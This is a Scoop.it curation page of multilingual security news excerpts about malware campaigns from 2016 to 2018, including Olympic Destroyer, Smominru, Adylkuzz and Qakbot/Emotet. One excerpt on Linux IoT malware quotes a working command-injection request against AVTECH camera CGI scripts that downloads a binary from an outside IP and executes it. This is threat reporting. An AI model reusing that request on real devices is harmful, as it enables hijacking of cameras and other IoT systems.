 Your new post is loading...

|
Scooped by
Gust MEES
February 17, 2018 12:55 PM
|
Over the weekend, officials from the Winter Olympics taking place in South Korea confirmed a cyberattack hit systems helping run the event during the opening ceremony. They didn't provide much detail, though the attack coincided with 12 hours of downtime on the official website, the collapse of Wi-Fi in the Pyeonchang Olympic stadium and the failure of televisions and internet in media rooms, according to reports.
Researchers from Cisco's Talos cybersecurity unit now believe with "moderate" confidence they've found the malware responsible. They've suitably named it Olympic Destroyer, for its main focus is taking down systems and wiping data, rather than stealing information. More specifically, it deletes files and their copies, as well as event logs, whilst using legitimate features on Windows computers to move around targeted networks.
For the latter, the malware tries to use PsExec and Windows Management Instrumentation, both used by network administrators to access and carry out actions on other users' PCs. Both were used by the NotPetya ransomware in 2017. Whilst no one has attributed the Olympics attacks, Ukraine blamed Russia for NotPetya and suspicions the latter would target the event via digital means have been rife. Russia, meanwhile, has told media it was not responsible.
"We know that Western media are planning pseudo-investigations on the theme of 'Russian fingerprints' in hacking attacks on information resources related to the hosting of the Winter Olympic Games in the Republic of Korea," the foreign ministry said, according to the BBC. "Of course, no evidence will be presented to the world." Learn more / En savoir plus / Mehr erfahren: https://www.scoop.it/t/securite-pc-et-internet
|
|
Scooped by
Gust MEES
February 1, 2018 11:22 AM
|
Why go to all the bother of writing ransomware that demands victims pay a Bitcoin ransom? If all you want is cryptocurrency, why not use the infected computers to mine the crypto coins themselves?
That way you don’t have to rely on a human victim buying some Bitcoin, and nervously making their way onto the dark web to make their ransom payment.
According to security researchers at Proofpoint, that’s exactly the reasoning shown by online criminals who are moving from regular ransomware to cryptomining.

A Monero-mining botnet called Smominru is said to have infected 526,000 Windows PCs since May 2017 – mostly in Russia, India, and Taiwan – and is earning millions of dollars for its operators. In fact, the biggest clue that most users will have that their computers may be affected by a cryptominer is if they found the PC is slowing down, its battery running out at a quicker rate, or the fan blowing at full blast. Don’t make the mistake of thinking that this is a victimless crime. If your computers get recruited into a cryptomining botnet like Smominru, it’s your electricity and computer power that is being stolen. Keep your computers up-to-date with security patches, defended with layered security solutions, and your wits about you. Learn more / En savoir plus / mehr erfahren: https://www.scoop.it/t/securite-pc-et-internet/?&tag=Coinhive https://www.scoop.it/t/securite-pc-et-internet/?&tag=crypto-currency https://www.scoop.it/t/securite-pc-et-internet/?&tag=cryptojacking
|
|
Scooped by
Gust MEES
December 29, 2017 10:30 AM
|
Woburn, MA – December 14, 2017 – The number of new malicious files processed by Kaspersky Lab’s in-lab detection technologies reached 360,000 a day in 2017, which is 11.5 percent more than the previous year. After a slight decrease in 2015, the number of malicious files detected every day is growing for the second year in the row.
The number of malicious files detected daily reflects the average activity of cybercriminals involved in the creation and distribution of malware. This figure was calculated for the first time in 2011, when the total equaled only 70,000. Since then, it has grown five-fold, and as the 2017 data shows, it is still increasing.

Most of the files identified as dangerous fall into the malware category (78 percent); however, viruses – whose prevalence significantly dropped 5-7 years ago, due to their complex development and low efficiency – still constitute 14 percent of daily detections. The remaining files are advertising software, which is not considered malicious by default but in many instances can cause private information exposure and other risks. Protection against this kind of threat is essential for a better user experience. Learn more / En savoir plus / Mehr erfahren: https://www.scoop.it/t/securite-pc-et-internet/?&tag=2017
|
|
Scooped by
Gust MEES
September 26, 2017 1:53 PM
|
|
|
Scooped by
Gust MEES
September 18, 2017 10:58 AM
|
Ach Du Sch.... Das beleibte Windows-Tool CCleaner wurde gehackt und die Macher haben über einen Monat lang eine CCleaner-Version mit eingebauter Malware verteilt. Jetzt hilft nur noch ein Update.
|
|
Scooped by
Gust MEES
August 24, 2017 12:34 PM
|
Cybercriminals are using Facebook Messenger to spread adware, duping victims by redirecting them to fake versions of popular websites that are tailored to their browser.
The attacks were uncovered by a security researcher who received a suspicious Facebook message from a contact and analysed its contents.
"This malware was spreading via Facebook Messenger, serving multi platform malware/adware, using tons of domains to prevent tracking, and earning clicks. The code is advanced and obfuscated," said David Jacoby, senior security researcher in the global research and analysis team at Kaspersky Lab.
Researchers have suggested that malicious links are being sent from Messenger accounts that have been compromised as a result of stolen credentials, hijacked browsers, or clickjacking. Learn more / En savoir plus / Mehr erfahren: http://www.scoop.it/t/securite-pc-et-internet/?&tag=Facebook
|
|
Scooped by
Gust MEES
May 17, 2017 1:58 PM
|
A cryptocurrency-mining malware began exploiting a leaked NSA vulnerability several weeks before WannaCry sank its teeth into it.
The researchers expected to see the ransom message above when they looked at a lab machine vulnerable to EternalBlue. Instead they found a subtler threat: Adylkuzz. This malware relies on virtual private servers scanning the Internet on TCP port 445 for distribution. If infection proves successful, it enlists victims in a cryptocurrency-mining botnet. But Adylkuzz isn't interested in sharing an affected computer that's capable of communicating over Microsoft's Microsoft Server Message Block (SMB). Security researcher Kafeine elaborates on that point: "Upon successful exploitation via EternalBlue, machines are infected with DoublePulsar. The DoublePulsar backdoor then downloads and runs Adylkuzz from another host. Once running, Adylkuzz will first stop any potential instances of itself already running and block SMB communication to avoid further infection. It then determines the public IP address of the victim and download the mining instructions, cryptominer, and cleanup tools."
In that sense, Adylkuzz blocks other threats like WannaCry from leveraging ExternalBlue to infect vulnerable computers. Learn more / En savoir plus / Mehr erfahren: http://www.scoop.it/t/securite-pc-et-internet/?&tag=Adylkuzz http://www.scoop.it/t/securite-pc-et-internet/?&tag=RANSOMWARE http://www.scoop.it/t/securite-pc-et-internet/?&tag=Phishing http://www.scoop.it/t/securite-pc-et-internet/?&tag=Botnet
|
|
Scooped by
Gust MEES
May 8, 2017 5:18 AM
|
Malware
Bürgerrechtler haben bereits vor der Silverpush-Software gewarnt, Anti-Viren-Dienstleister sie als Malware eingestuft. Das Entwickler-Kit wird inzwischen von San Francisco aus weiter verbreitet.
Die Forscher haben zudem vergleichbar funktionierende, auf den Handelsbereich ausgerichtete uBeacons von Anbietern wie Lisnr oder Shopkick ausfindig gemacht, aber in deutlich geringerer Anzahl. Ultraschall-Signale von Shopkick konnten sie etwa in vier von 35 untersuchten Läden in zwei europäischen Städten aufzeichnen. Der Unterschied zu Silverpush sei, dass der Nutzer die einschlägige Anwendung absichtlich starte, um sich etwa Einkaufsvorteile vor Ort zu verschaffen. Learn more / En savoir plus / Mehr erfahren: http://www.scoop.it/t/securite-pc-et-internet/?&tag=Android http://www.scoop.it/t/securite-pc-et-internet/?&tag=Apps http://www.scoop.it/t/securite-pc-et-internet/?&tag=tracking
|
|
Scooped by
Gust MEES
May 4, 2017 9:47 AM
|
|
|
Scooped by
Gust MEES
March 12, 2017 12:59 PM
|
Two companies have discovered that someone had covertly installed malware on 38 devices used by their employees. According to security firm Check Point, the installation of the malicious apps took place somewhere along the supply chain, after phones left the manufacturer's factory and before they arrived at the two companies. Learn more / En savoir plus / Mehr erfahren: http://www.scoop.it/t/securite-pc-et-internet/?&tag=Mobile-Security
|
|
Scooped by
Gust MEES
February 10, 2017 3:49 PM
|
Mit einem einfachen Trick greift der MacDownloader Passwörter ab. Die Malware soll es auf Mitarbeiter von US-Rüstungsfirmen und Menschenrechtler abgesehen haben. Getarnt als Adobe-Flash-Installer und Entfernungs-Tool für Adware von Bitdefender versucht die Malware MacDownloader, Passwörter an seine Urheber weiterzuleiten. Das schreiben die beiden Sicherheitsforscher Claudio Guarnieri und Collin Anderson in einem Bericht. Tarnung: Die Malware gibt sich als Flashplayer aus. (Quelle: iranthreats.github.io) Nach der Installation versucht der MacDownloader, mithilfe eines gefälschten System-Dialogs, an die Passwörter der Opfer zu kommen, und leitet den Apple-Schlüsselbund schließlich an die Angreifer weiter. Diese sollen aus dem Iran stammen, so die Sicherheitsforscher. Learn more / En savoir plus / Mehr erfahren:
|
|
Scooped by
Gust MEES
January 8, 2017 4:00 PM
|
So, you've been hit by ransomware and don't have a backup.
David Bisson describes what you should do next. Learn more / En savoir plus / Mehr erfahren:
|
|
Scooped by
Gust MEES
December 10, 2016 5:06 AM
|
Des pirates s’appuient sur des fausses pubs pour diffuser à des millions d'internautes un malware particulièrement sophistiqué, qui s’appuie sur de multiples techniques de dissimulation. Voilà encore une preuve que les cybercriminels deviennent de plus en plus malins. Les chercheurs en sécurité d'Eset viennent de mettre la main sur un malware qui exploite des failles dans Internet Explorer et Flash Player, et dont le code est caché directement dans les pixels d'une image de publicité. C’est pourquoi il a été baptisé « Stegano », en référence à la stéganographie, l’art de dissimuler des messages secrets dans des choses en apparence anodines, comme ici une pub en ligne. L’impact de ce malware, en revanche, est loin d’être anodin. Selon Eset, la publicité vérolée a été diffusée entre autres sur des sites d’actualités très populaires, lui permettant d’être affichée par « plus d’un million d’internautes », explique Robert Lipovsky, l’un des chercheurs d’Eset, dans une note de blog. L’attaque se déroule de façon totalement automatique, la victime n’a pas même pas besoin de cliquer sur la publicité. D’après les chercheurs, Stegano a été utilisé par les cybercriminels pour installer sur les machines des victimes des chevaux de Trois bancaires, des portes dérobées et des logiciels espions. Mais en théorie, il n’y a pas vraiment de limite. « Les victimes pourraient également être confrontées à de méchantes attaques de ransomware », souligne Robert Lipovsky. Learn more / En savoir plus / Mehr erfahren: http://www.scoop.it/t/securite-pc-et-internet/?tag=Steganography
|
|
|
Scooped by
Gust MEES
February 4, 2018 10:48 AM
|
Sicherheitsexperten von Proofpoint untersuchten das Mining-Botnet Smominru, das auf mehr als 500.000 Windows-Maschinen die Kryptowährung Minero schürft.
Nach Erkenntnissen von Sicherheitsexperten der Firma Proofpoint missbrauchen Kriminelle die Rechenleistung von mehr als einer halben Million Windows-Systemen, um die Kryptowährung Minero zu "schürfen". Laut Proofpoint handelt es sich bei den befallenen Maschinen vor allem um Windows-Server, von denen viele in Russland, Indien, Taiwan und der Ukraine laufen. Im Beobachtungszeitraum von Mai 2017 bis Januar 2018 hätten die Angreifer Mineros im Wert von rund 3,6 Millionen US-Dollar ergattert.
Server unbrauchbar
Auf den Stromkosten bleiben die Geschädigten sitzen, außerdem vermuten die Sicherheitsforscher, dass viele der befallenen Server wegen der zusätzlichen Rechenlast nur noch eingeschränkt funktionieren. Learn more / En savoir plus / Mehr erfahren: https://www.scoop.it/t/securite-pc-et-internet/?&tag=crypto-currency https://www.scoop.it/t/securite-pc-et-internet/?&tag=cryptojacking
|
|
Scooped by
Gust MEES
January 29, 2018 12:46 PM
|
Zum heimlichen Krypto-Mining im Browser hat sich jüngst eine neue Masche gesellt: Kriminelle schleusen Open-Source-Mining-Tools auf fremde PCs, um dauerhaft von deren Rechenleistung zu profitieren. Millionen von Nutzern sollen betroffen sein.
Eine aktuelle Malware-Kampagne missbraucht das quelloffene Krypto-Mining-Tool XMRig, um auf fremden Rechnern die Kryptowährung Monero zu scheffeln. Sicherheitsforscher von Palo Alto Networks beobachten die auf Windows-Systeme abzielende Schadcode-Verbreitung bereits seit über vier Monaten. Ihren Auswertungen zufolge sollen weltweit mindestens 15 Millionen Rechner mit der Mining-Malware infiziert sein – über 6.5 Millionen davon stehen in Thailand, Vietnam und Ägypten.
Anders als frühere Kryptomining-Kampagnen, die auf JavaScript-Code im Browser setzen, nistet sich der Schadcode im aktuellen Fall dauerhaft auf den Rechnern ein – der Mining-Prozess ist damit zeitlich nicht mehr auf das Surfen im Internet beschränkt. Die Malware nutzt zwei Visual-Basic-Skripte (VBS), die zunächst ermitteln, ob es sich beim Betriebssystem des Zielrechners um eine 32- oder 64-Bit-Windows-Version handelt. Anschließend laden sie aus dem Internet die geeignete XMRig-Version nach, starten diese und beginnen mit dem heimlichen Mining. Die Erträge fließen in die digitalen Geldbeutel der Malware-Macher. Learn more / En savoir plus / Mehr erfahren: https://www.scoop.it/t/securite-pc-et-internet/?&tag=Crypto+Mining https://www.scoop.it/t/securite-pc-et-internet/?&tag=crypto-currency
|
|
Scooped by
Gust MEES
November 8, 2017 3:34 PM
|
Deux malwares déjà connus s'attaquent maintenant aux entreprises alerte Microsoft. L'éditeur donne des conseils pour prévenir les infections et éviter qu'elles ne se propagent s'il est déjà trop tard.
Sur son blog Technet Microsoft explique que les deux malwares de type cheval de troie Qakbot et Emotet connaissent un regain d'activité ces derniers mois. Ils sont de familles différentes mais ont des comportements semblables et le même but : dérober des informations bancaires ou d'autres données sensibles. Par la suite ces informations peuvent être utilisées pour récupérer de l'argent frauduleusement.
Ils se propagent en utilisant plusieurs méthodes, en piégeant tout d'abord un utilisateur par le biais d'une pièce jointe ou via un site web infecté. Ils infectent ensuite les lecteurs partagés en réseau et les lecteurs amovibles connectés aux machines ou en tentant d'accéder aux dossiers protégés en essayant des mots de passe administrateur ou en utilisant ceux dérobés en espionnant les frappes clavier des victimes. Learn more / En savoir plus / Mehr erfahren: https://www.scoop.it/t/securite-pc-et-internet/?&tag=banking+trojans
|
|
Scooped by
Gust MEES
September 21, 2017 5:56 PM
|
Les messages vous indiquant que votre ordinateur est infecté et qu’il faut d’urgence appeler un numéro de téléphone ou télécharger un logiciel de sécurité sont pour la plupart des fausses alertes. Il s’agit de vendre des logiciels inutiles, ou pire de dérober des données personnelles. Learn more / En savoir plus / Mehr erfahren: http://www.scoop.it/t/securite-pc-et-internet
|
|
Scooped by
Gust MEES
September 18, 2017 10:48 AM
|
|
|
Scooped by
Gust MEES
June 1, 2017 11:50 AM
|
|
|
Scooped by
Gust MEES
May 8, 2017 5:28 AM
|
|
|
Scooped by
Gust MEES
May 6, 2017 12:00 PM
|
Sécurité : Avec son nouveau service Malware Hunter, le moteur de recherche Shodan s’attaque à une nouvelle activité : l’indexation des serveurs de command&control utilisés par les cybercriminels pour diriger à distance l’activité des malwares sur les machines infectées.
Shodan est un moteur de recherche d’un genre un peu particulier. Contrairement à Google, dont l’objectif est avant tout d’indexer les sites web en ligne selon leurs thèmes et contenus, Shodan cherche à cartographier l’ensemble des systèmes et appareils connectés sur le réseau.
Une tache qu’il accomplit en s’appuyant sur le balayage de ports et qui lui permet de remonter des résultats bien différents de ceux des moteurs de recherche classique : c’est grâce à Shodan que l’on a par exemple découvert le nombre de bases de données connectées au réseau et dépourvues de tout mécanisme d’authentification, ou encore que des systèmes de pompes hydrauliques utilisés dans certains barrages étaient faciles à atteindre et ne disposaient pas de protections particulières. Learn more / En savoir plus / Mehr erfahren: http://www.scoop.it/t/securite-pc-et-internet/?&tag=SHODAN+Search+Engine
|
|
Scooped by
Gust MEES
April 25, 2017 5:30 AM
|
|
|
Scooped by
Gust MEES
March 11, 2017 5:53 PM
|
A new form of Linux malware is hijacking Internet of Things (IoT) devices made by one vendor by exploiting a common gateway interface (CGI) vulnerability.
The ARM malware, detected by security software firm Trend Micro as "ELF_IMEIJ.A," arrives in requests for information (RFI) in CGI bin scripts. Upon delivery, the remote attacker sends the following request to random IP addresses:
POST /cgi-bin/supervisor/CloudSetup.cgi?exefile=wget -O /tmp/Arm1 http://192.154.108.2:8080/Arm1;chmod 0777 /tmp/Arm1;/tmp/Arm1; HTTP/1.1
Why, you might ask?
ELF_IMEIJ.A is looking to exploit an authenticated command injection vulnerability in devices made by AVTECH, a CCTV manufacturer, that specifically support CloudSetup.CGI.
Researchers at Search-Lab first discovered this vulnerability (along with several others) back in October 2015.
The problem is that there is not whitelist-based checking or verification for the exefile parameter of a CloudSetup.cgi, which specifies the system command to be executed. This bug therefore allows attackers to execute arbitrary commands with root privileges. Learn more / En savoir plus / Mehr erfahren: http://www.scoop.it/t/securite-pc-et-internet/?&tag=Linux http://www.scoop.it/t/securite-pc-et-internet/?&tag=iot
|
|
Scooped by
Gust MEES
February 9, 2017 9:15 AM
|
|
|
Scooped by
Gust MEES
December 15, 2016 4:45 AM
|
Despite spending more money on security than ever, organisations struggling with a widespread cybersecurity skills gap are often told how technologies like big data, analytics, machine learning, and artificial intelligence can aid them in protecting their data or critical infrastructure from attackers.
Organisations ranging from startups to established large corporations are investing in the building of AI systems to bolster defences by analysing vast amounts of data and helping cybersecurity professionals identify far more threats than would be possible if they were left to do it manually.
But the same technologies that improve corporate defences could also be used to attack them. Learn more / En savoir plus / Mehr erfahren: http://www.scoop.it/t/securite-pc-et-internet/?tag=Cyberattacks http://www.scoop.it/t/securite-pc-et-internet/?tag=Artificial+Intelligence
|































Over the weekend, officials from the Winter Olympics taking place in South Korea confirmed a cyberattack hit systems helping run the event during the opening ceremony. They didn't provide much detail, though the attack coincided with 12 hours of downtime on the official website, the collapse of Wi-Fi in the Pyeonchang Olympic stadium and the failure of televisions and internet in media rooms, according to reports.
Researchers from Cisco's Talos cybersecurity unit now believe with "moderate" confidence they've found the malware responsible. They've suitably named it Olympic Destroyer, for its main focus is taking down systems and wiping data, rather than stealing information. More specifically, it deletes files and their copies, as well as event logs, whilst using legitimate features on Windows computers to move around targeted networks.
For the latter, the malware tries to use PsExec and Windows Management Instrumentation, both used by network administrators to access and carry out actions on other users' PCs. Both were used by the NotPetya ransomware in 2017. Whilst no one has attributed the Olympics attacks, Ukraine blamed Russia for NotPetya and suspicions the latter would target the event via digital means have been rife. Russia, meanwhile, has told media it was not responsible.
"We know that Western media are planning pseudo-investigations on the theme of 'Russian fingerprints' in hacking attacks on information resources related to the hosting of the Winter Olympic Games in the Republic of Korea," the foreign ministry said, according to the BBC. "Of course, no evidence will be presented to the world."
Learn more / En savoir plus / Mehr erfahren:
https://www.scoop.it/t/securite-pc-et-internet